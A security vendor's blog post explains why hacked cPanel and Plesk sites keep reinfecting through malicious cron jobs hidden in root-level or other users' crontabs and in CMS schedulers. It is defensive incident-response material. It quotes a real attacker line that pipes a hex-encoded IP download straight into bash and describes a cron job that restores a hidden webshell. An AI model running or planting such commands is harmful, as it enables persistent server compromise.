mySites.guru

Reinfected? Check Every Crontab, Not Just Yours

Your cPanel cron jobs look clean but the site reinfects anyway. The cron rebuilding the malware is hiding in a crontab your account can't see. Here is where.

Phil E. Taylor | 27 June 2026

You cleaned the hacked site. You deleted the webshells and patched the way in. An hour later the malware is back. This is one of the most demoralising patterns in site recovery, and it almost always comes down to the same thing: a scheduled task is quietly putting the malware back, and nobody looked at it.

Sometimes the reason nobody looked is the simplest one. The cron job was sitting in your own account the whole time, and you never opened the Cron Jobs page in cPanel to check, because you did not know it was there or it did not occur to you that a website could have one. Other times you did check, your account's cron was genuinely clean, and the job rebuilding the malware is somewhere your hosting panel will never show you. Both cases end the same way: a site that reinfects on a schedule. Before you can rule either one out, it helps to be clear on what these things actually are, because plenty of otherwise capable agencies are fuzzy on it.

What is a cron job, and what is a crontab?


A **cron job** is a single scheduled command: a task the server runs automatically on a timetable, like "every five minutes, run this script". Cron is the Linux service that does the running. A WordPress backup plugin firing nightly, a Joomla maintenance task, a script that clears a cache every hour: those are cron jobs. They are completely normal, and every busy server has dozens of legitimate ones.

A **crontab** (short for "cron table") is the list those jobs live in. It is a plain text file, one job per line, and the key thing to understand is that there is not just one of them on a server. Every user account has its own separate crontab, the system has several of its own, and they all run independently. When you open the Cron Jobs page in cPanel, you are looking at exactly one of those lists: your account's crontab, and nothing else.

That distinction is the whole problem. A malicious cron job is just one extra line added to a crontab. The attacker only has to write it into a list you are not looking at, and the cPanel UI guarantees there are several you cannot look at. A scheduled task that re-plants malware is one of the most effective forms of persistence an attacker has, precisely because the tools you use to clean a site never read any crontab at all. File scanners read files. Database scanners read the database. Neither one reads cron. Sucuri make the point bluntly in their write-up on cron-based reinfection: a malicious cron job survives a full file cleanup and silently re-creates the payload on its next run. So the question is never just "is my cron clean", it is "have I checked *every* crontab on this server, starting with my own and including the ones my hosting account cannot see".

How mySites.guru caught a reinfection cron rebuilding a webshell

We saw this exact mechanism on a live Joomla server. A mySites.guru audit surfaced a cron job, running every five minutes, that checks whether a hidden webshell (`.sys-mta-miud.php`) is still sitting in the public web root and, if it has gone, copies a stashed backup of it (`.sys_xicyll.php`, tucked away in a `.cache` directory) straight back into place. The leading dots hide the files from a casual directory listing, an innocuous `# SYSCHK` comment makes the line look like a routine system check, and `2>/dev/null` swallows any error. Delete the shell and it is back inside five minutes.



The mySites.guru audit reads and displays the cron jobs it can see for the connected account, and flags entries like this one in red so they stand out from your legitimate jobs. That catches the common case, where the attacker only ever had access to the

one account and dropped their cron alongside yours. But it is honest about its limits: an audit running with the access of one site cannot read root's crontab or another account's spool file, for the same reason your cPanel UI cannot. When the compromise went deeper than the account, finding the rest is a job for whoever holds root.
That is the second-wave reinfection problem seen from the cron angle, and it is why monitoring for file changes matters as much as finding the cron itself. More on that below.

Why your cPanel cron jobs look clean but the site reinfects

Start with your own crontab, because it is the easiest to check and a surprising number of reinfections turn out to be hiding there in plain sight. In cPanel it is under Home, Advanced, Cron Jobs. In Plesk it is Websites & Domains, Scheduled Tasks. If there is a line you do not recognise, especially one that downloads something or copies a file every few minutes, that is very likely your culprit, and you can delete it right there. Do not skip this step on the assumption that the attacker was too sophisticated to use your own account. Often they were not.

If your own crontab is clean, the search has barely started. The cPanel "Cron Jobs" page, and the equivalent "Scheduled Tasks" panel in Plesk, only ever shows you the cron jobs belonging to your own account. That is by design: your account runs as one Linux user, and a normal user can only read and write their own crontab. So when that page comes up empty, what you have actually confirmed is narrow: your account's crontab is clean. You have learned nothing about the rest of the server.

Under the hood, cron jobs live in more places than most site owners realise. Your account's jobs sit in a per-user spool file. On cPanel servers, which are RHEL-family, that is `/var/spool/cron/USERNAME`. On Debian, Ubuntu and most Plesk installs it is `/var/spool/cron/crontabs/USERNAME`. Those are the only files your account can touch. Everything else is root-only:

- `/etc/crontab` is the master system crontab. Each line has an extra field naming the user it runs as, so root can schedule a job to run as anyone.

- `/etc/cron.d/` is a drop-in directory of crontab fragments, also with that user field. This is a favourite hiding spot because a file named `php-session` or `apache-check` looks exactly like something a package installed.
- `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/` and `/etc/cron.monthly/` are directories of executable scripts, not crontab lines, run on the named cadence. A malicious script dropped here runs as root. This is where we found one of the worst backdoors we have ever seen, described below.
- **Other users' spool files** under `/var/spool/cron/`. Once root is compromised, an attacker can plant a reinfection job in a completely different account's crontab, so cleaning the victim site never evicts it.

None of those appear in any hosting control panel. The only way to see them is a root shell, or WHM on cPanel and Tools & Settings on Plesk. If your site reinfects and your account's cron is clean, that list above is where the cron actually is.

How does a single hacked site let attackers write cron outside the account?

It happens through privilege escalation, and on shared hosting it is depressingly routine. The first foothold is usually a webshell running as the limited web-server user, which can only touch one account's files. From there the attacker reaches for a local privilege-escalation exploit: an unpatched kernel flaw, a writable SUID binary, a misconfigured service, or a cross-account symlink attack against world-readable configs. Sucuri documented this path over a decade ago and the conclusion has not changed: once an attacker turns a site compromise into root access, "if there are more websites hosted on the server, it is likely they will attempt to compromise every single one of them".

None of this is a historical curiosity. CageFS on CloudLinux exists specifically to wall each account off from the rest of the server, and it stops the large majority of these escalations, but it is not absolute. CVE-2026-54420, a symlink-handling flaw in the LiteSpeed cPanel plugin disclosed in June 2026 and added to CISA's Known Exploited Vulnerabilities catalog for active exploitation, let a low-privilege user break out of that

isolation and reach other accounts' files. So the scenario the site owner experiences as "I cleaned it and it came back" is, underneath, often "the whole server was rooted, and persistence was seeded across accounts I have no visibility into". We have seen exactly this: complete server compromise where the reinfection cron lived entirely outside the victim's own account, untouchable from their panel and invisible to any account-level scan.

The recent run of unauthenticated Joomla zero-days is what put so many sites in this position to begin with. JCE, iCagenda and PageBuilder CK all let an attacker with no login upload and run PHP. That first PHP execution is the foothold, and on a poorly isolated shared server it is the start of the climb to root.

A real backdoor we found in /etc/cron.daily

Here is one we worked recently, and it is the cleanest example of why this matters. A client's site kept reinfecting after every clean. Their own account's cron was empty. The reinfection was coming from a root-level job the attacker had planted in `/etc/cron.daily/cpanel_sync`, a file named to blend in perfectly with the legitimate cPanel jobs that live in that same directory. Nobody glancing at the server would give `cpanel_sync` a second look.

The job itself was a single line, deliberately obfuscated:

```
# curl -sL 0xa59ac734/s | bash
```

That `0xa59ac734` is not a domain, it is an IP address written in hexadecimal. Decode it and you get `165.154.199.52`, an ordinary dotted IP pointing at a server overseas. The line downloads a script from that IP and pipes it straight into bash, so nothing is stored on disk to scan for. What the script does is drop a backdoor named `helps.php` into practically every folder on every site on the server, then harvest the server's details and domains and report back to the attacker that the box is ready to be hacked again. It runs once a day, as root, forever.

This is the situation a site owner cannot fix and should not try to. As we told the client at the time: until that `/etc/cron.daily/cpanel_sync` job is removed by someone with server root access, there is no point cleaning the site, because every site on the server gets reinfected the next time it runs. The hack is coming from inside the server. You can delete `helps.php` from all of your folders, and tomorrow it is back in all of them. The only fix is at the root level, by whoever administers the box, which on a compromised shared server may mean the host itself.

Why a backup restore does not fix this

The instinct when a site keeps reinfecting is to wipe it and restore a clean backup. It does not work, and the reason is precisely the one this whole post is about.

> **Warning**
>
> A backup restore replaces your files and database. It does not touch the OS-level crontab. If a malicious scheduled task is still in place, anywhere on the server, the freshly restored site reinfects on the cron's next run, often within minutes. Restoring files is not the same as closing every backdoor.

This is the norm, not a rare worst case. In Sucuri's most recent annual hacked-website report, 49.21% of compromised sites contained at least one backdoor, and among sites with database-level malware, 55% had a malicious admin user left behind for re-entry. Malicious cron jobs specifically appeared on 2.14% of compromised sites, which sounds small until you remember it is the subset where the cleanup is guaranteed to fail unless you find the cron. Layered persistence is how these campaigns are designed. Remove one backdoor when the site has three, plus a rogue admin and a cron job in `/etc/cron.d`, and you have only reset the clock.

Cron is one of three scheduler layers, not all of them

There is a trap even careful admins fall into here. Your root admin checks every crontab on the box, the OS crontab is genuinely clean everywhere, and the site still reinfects.

The reason is that “scheduled task” means three different things on a CMS server, and the OS crontab is only one of them.

WordPress has its own scheduler, WP-Cron, whose events are stored in the `cron` row of the `wp_options` table, not in any file or OS crontab. Joomla has the direct equivalent in its `#__scheduler_tasks` table, which is also what can leave Joomla scheduled tasks stuck in a locked state after a crash. Malware can register a malicious event in either one, so a backdoor can re-arm itself entirely from the database while every OS crontab on the server reads clean. That is also why the mass `.htaccess` reinfection we built a one-click cleaner for can rebuild thousands of files within minutes of deletion: something is scheduled to do it, and that something is not always in the place you looked.

So reinfection hunting has to cover three layers: the OS crontab in all the locations above, the CMS’s own scheduler table, and the `at` and systemd timers a server admin checks. Miss any one and the site comes back.

Why monitoring beats hunting for the cron after the fact

Finding the cron is reactive, and by definition you only start looking after the reinfection has already happened at least once. The faster signal is the file the cron keeps rewriting. A reinfection job exists to re-create a specific file on a schedule, so the moment that file reappears, something has changed on disk, and a change on disk is detectable even when the cron driving it is in a crontab you cannot read.

That is the principle the mySites.guru audit runs on. The audit reads and flags the cron jobs it can see, but it backs that up with the layers that catch the reinfection regardless of where the cron is hiding: uploader and backdoor detection that hunts the dropper class specifically, a “Files Modified Between Audits” check that diffs every file against your last scan, core-file hash verification, and a near-real-time File Watch List that recomputes a watched file’s checksum on every page load and emails you the instant its content changes. Add the webshell path the cron keeps rebuilding to that list and you get an alert within moments of each reinfection, which is usually how you discover the cron exists in the first place. The hash list behind it carries more than 14,000

confirmed known-bad files and over 2,000 hand-written content patterns, and a hack found on one connected site is checked for on every other site's next audit.

If a site is reinfecting, start with the full hacked-site cleanup process, close the original way in, then treat the cron audit as server-wide, not account-wide, and get root involved. For serious or repeat compromises, professional cleanup will go through every layer. Start a free audit and see what is already scheduled to run on your sites.

Further Reading

- Attackers Abuse Cron Jobs to Reinfect Websites - Sucuri on the two re-creation mechanisms (remote re-download and base64 self-rewrite) and why scanners never see them.
- Cronjob Backdoors - Sucuri's earlier deep-dive, including a cron that pulls its command from a DNS TXT record.
- From a Site Compromise to Full Root Access - the canonical write-up on how one hacked site escalates to the whole server.
- MITRE ATT&CK T1053.003: Scheduled Task/Job: Cron - the adversary technique catalogued, with detection guidance.
- crontab(5) man page - the authoritative reference for every cron file location and who can write to it.

Frequently Asked Questions

What is the difference between a cron job and a crontab?

A cron job is a single scheduled command, one task the server runs automatically on a timetable, such as a nightly backup or a script that runs every five minutes. A crontab is the list those jobs live in, a plain text file with one job per line. The important part is that a server has many separate crontabs, not one: every user account has its own, and the system has several of its own. The cPanel or Plesk Cron Jobs page shows you only your own account's crontab, so a malicious job in any other crontab is invisible to you.

Why does my site reinfect within minutes of cleaning it?

A scheduled task is rebuilding the malware for you. Attackers plant a cron job that checks whether their webshell is still in the web root and, if you have deleted it, copies a stashed backup straight back into place. File scanners and database scanners do not read crontabs, so the cron survives a full file cleanup and re-plants the payload on its next run, often within a minute.

Where do malicious cron jobs hide on a cPanel server?

A cPanel account's own jobs live in /var/spool/cron/USERNAME and show in the cPanel Cron Jobs UI. But malicious cron can also sit in root's crontab, in other accounts' spool files, in /etc/crontab, in /etc/cron.d/, and in the /etc/cron.hourly|daily|weekly|monthly script directories. None of those are visible to an individual cPanel user, only to root or WHM.

Can I see all the cron jobs on my server from cPanel or Plesk?

No. The cPanel and Plesk scheduled-task interfaces only show the cron jobs belonging to your own account. Root's crontab, other users' crontabs, /etc/crontab and /etc/cron.d are all root-only. If the whole server was compromised rather than just your account, the reinfection cron is almost certainly in one of those places, and only your server administrator can audit them.

What does a malicious reinfection cron job look like?

Common patterns are a wget or curl line that re-downloads a payload and pipes it to bash on a tight schedule (every minute or every 15 minutes), a base64-encoded one-liner that rewrites a PHP file if it has been deleted, and a copy command that restores a hidden webshell from a .cache directory. Tight cadences like * * * * * (every minute) and writes into the web root or /tmp are strong warning signs.

Will restoring a clean backup fix a reinfecting site?

Not on its own. A backup restore replaces files and the database, but it does not touch the OS-level crontab. If a malicious cron job or a rogue admin account is still in place, the restored site reinfects on the cron's next run. You have to enumerate and remove every scheduled task across the whole server, not just replace the files.

Can a backdoor hide in a cron job that looks like a normal cPanel task?

Yes. We found one in /etc/cron.daily/cpanel_sync, a file named to blend in with the legitimate cPanel jobs in that directory. It ran a single obfuscated line, curl -sL of an IP written in hexadecimal piped into bash, which re-dropped a backdoor into every folder on every site on the server, once a day, as root. Nothing in the victim's own account showed it. Only someone with root access could find and remove it.

Does WordPress store cron jobs that a crontab check would miss?

Yes. WordPress has its own application-level scheduler, WP-Cron, whose events live in the wp_options table, not in the OS crontab. Joomla has the equivalent in its com_scheduler tasks table. Malware can register a malicious WP-Cron or Joomla scheduled task that both a file scan and an OS crontab check walk straight past, so reinfection hunting has to cover three layers: OS cron, the CMS scheduler, and at or systemd timers.

How does mySites.guru help with reinfection cron jobs?


Every audit surfaces the cron jobs it can read on the account and flags suspicious entries in red, which is how we caught a reinfection cron copying a hidden webshell back every five minutes. For the deeper server-level crontabs your account cannot reach, the audit also runs uploader detection, file-change diffing between scans and a near-real-time File Watch List, so the moment a cron rewrites a watched file you get an email even before you find the cron itself.

Get Your Free Site Audit

See how your WordPress and Joomla sites measure up.

No credit card required.

https://manage.mysites.guru/en/register



Get in touch

Phil E. Taylor
phil@phil-taylor.com